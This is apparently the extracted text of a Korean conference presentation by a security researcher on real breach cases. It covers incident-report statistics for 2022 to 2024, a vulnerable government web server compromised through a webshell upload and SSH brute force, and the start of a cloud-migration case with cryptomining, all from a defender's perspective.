

현실판 사이버 공격: 오늘날 사례와 미래 시나리오

최근 있었던 몇 건의 침해사고 이야기

최수진

현실판 사이버 공격: 오늘날 사례와 미래 시나리오

최근 있었던 몇 건의 침해사고 이야기

최수진

Threat Landscape







- 1 더럽게 취약했던 서버
- 2 클라우드로 이전할 때 잊은 것
- 3 끔찍 감춘 폐쇄망이었는데
- 4 공격자들의 우연한 만남
- 5 2FA 걸어 났으니 안심

최수진



선임 연구원

안랩 시큐리티 인텔리전스 센터 (ASEC)

안랩 포렌식 인텔리전스 리서치 팀 (A-FIRST)

침해사고 분석, Malware 분석

특정 국가 연관 공격 추적, 기법 연구

공격 분석 방법론, 데이터 분류, 위협 인텔리전스

💙 Blue Teaming !!!

공격의 침투 경로, 사고 발생 원인, 근본 원인은 무엇이었을까

그리고 우리는 이를 통해 무엇을 얻을 수 있을까

- 해킹
- 분석 (포렌식, Malware 등)
- 관제 (모니터링, 솔루션 운영 등)
- 인프라
- 정책

오늘날 사례

이랬는데, 이래서, 이렇게 되었습니다

Victim

*Adversary
tradecraft*

Impact

1 더럽게 취약했던 서버

Trend | 사이버 위협 동향

☞ 유형별 침해사고 신고 통계

민간분야 침해사고는 DDoS 공격, 악성코드 감염, 서버 해킹 및 기타유형(정보유출, 스팸 문자 및 메일 발송 등) 유형으로 구분해 신고를 받고 있다. 2023년에는 DDoS 공격이 전년대비 약 2배로 급격히 증가했다. 전체 유형 중에서 서버해킹이 45.7%로 가장 높았고, 악성코드 감염이 23.5%, DDoS 공격이 16.7%, 기타 14.2% 순으로 나타났다.

2024년 상반기 유형별 침해사고 신고 통계를 살펴보면 서버 해킹이 전년 상반기 대비 58% 증가한 504건으로 가장 많은데, 이는 중소기업 등 상대적으로 보안관리가 취약한 기업들을 대상으로 홈페이지 웹 취약점을 악용한 웹쉘 공격 등이 증가한 것으로 보인다. 그 다음으로는 DDoS 공격이 153건으로 전년 상반기 대비 23% 증가한 것으로 확인되었다.

2024년 상반기 유형별 침해사고 신고 통계를 살펴보면 서버 해킹이 전년 상반기 대비 58% 증가한 504건으로 가장 많은데, 이는 중소기업 등 상대적으로 보안관리가 취약한 기업들을 대상으로 홈페이지 웹 취약점을 악용한 웹쉘 공격 등이 증가한 것으로 보인다. 그 다음으로는 DDoS 공격이 153건으로 전년 상반기 대비 23% 증가한 것으로 확인되었다.

기타 유형별 침해사고 신고는 2022년 상반기 25건/ 하반기 63건, 2023년 상반기에는 64건/ 하반기 117건, 2024년 상반기 136건의 신고된 것으로 나타났다.

표 1-2 유형별 침해사고 신고 현황

[단위 : 건수]


구 분	연 도	2022 (상반기)		2022 (하반기)		2023 (상반기)		2023 (하반기)		2024 (상반기)	
		건수	비율	건수	비율	건수	비율	건수	비율	건수	비율
침해 사고 신고	DDoS 공격	48	10.1%	74	11.1%	124	18.7%	89	14.5%	153	17.0%
	악성코드	125	26.4%	222	33.2%	156	23.5%	144	23.5%	106	11.8%
	(랜섬웨어)	(118)	(24.9%)	(207)	(30.9%)	(134)	(20.2%)	(124)	(20.2%)	(92)	(10.2%)
	서버 해킹	275	58.1%	310	46.3%	320	48.2%	263	42.9%	504	56.1%
	기타	25	5.3%	63	9.4%	64	9.6%	117	19.1%	136	15.1%
합 계		473		669		664		613		899	

분석의 시작


피해 ●○○
참신 ●○○
주목 ●○○

홈페이지 (*.go.kr) WebLogic WAS - Red Hat Linux
어느 날 갑자기 많은 Malware가 우르르 탐지
왜 갑자기 언제부터 어떻게


오래도록



파일 업로드



열려 있어요



더럽게 취약했던 서버

침투 경로

- 파일 업로드 취약점 → Webshell 업로드
- SSH 활성화 → 외부 무단 로그인
- 취약한 패스워드 + 다수 입력 시도 허용 → Brute-Force 공격

의미

- 장기간 방치된 취약한 시스템은 가장 흔한 사고 유형
- 흔한 공격이 다수 발생한 복합적 침해 발생
- 지나친 서버 안정성 우려로 보안 제품 설치 후 미가동
- 아웃바운드 트래픽 모니터링 부족
- 담당자 변경 시 이력 관리 미흡

2 클라우드로 이전할 때 잊은 것

2025년까지 모든 행정·공공기관 정보시스템 클라우드로 전환

총 8600억원 투입 계획...행안부 “민간 클라우드 적극 활용”

2021.07.26 행정안전부



오는 2025년까지 모든 행정·공공기관의 정보시스템이 클라우드 기반 통합관리 운영 환경으로 전환돼 안정적인 대국민 서비스를 제공하게 된다.

행정안전부는 26일 ‘행정·공공기관 정보자원 클라우드 전환·통합 추진계획’을 발표하고 향후 5년 동안 행정기관과 공공기관이 운영 중인 모든 정보시스템 1만 9개를 클라우드로 전면 전환·통합할 예정이라고 밝혔다.

이번 계획은 지난해 발표한 ‘포스트 코로나 시대의 디지털 정부혁신 발전 계획’과 ‘한국판 뉴딜 종합계획’의 일환으로, 지난 6월 제4회 전자정부의 날 기념식에서 공개한 ‘제2차 전자정부 기본계획’ 중 ‘2025년까지 행정·공공기관 클라우드 전환율 100%’ 달성을 위한 세부 실행 방안이 담겨있다.

분석의 시작

피해 ●○○
참신 ●○○
주목 ●○○

CSP 클라우드로 운영 중인 Tomcat WAS – Windows Server
기존 온프레미스에서 2023년 클라우드로 이전
마이닝 등 이상 행위 발생


온프레미스





On-Premise



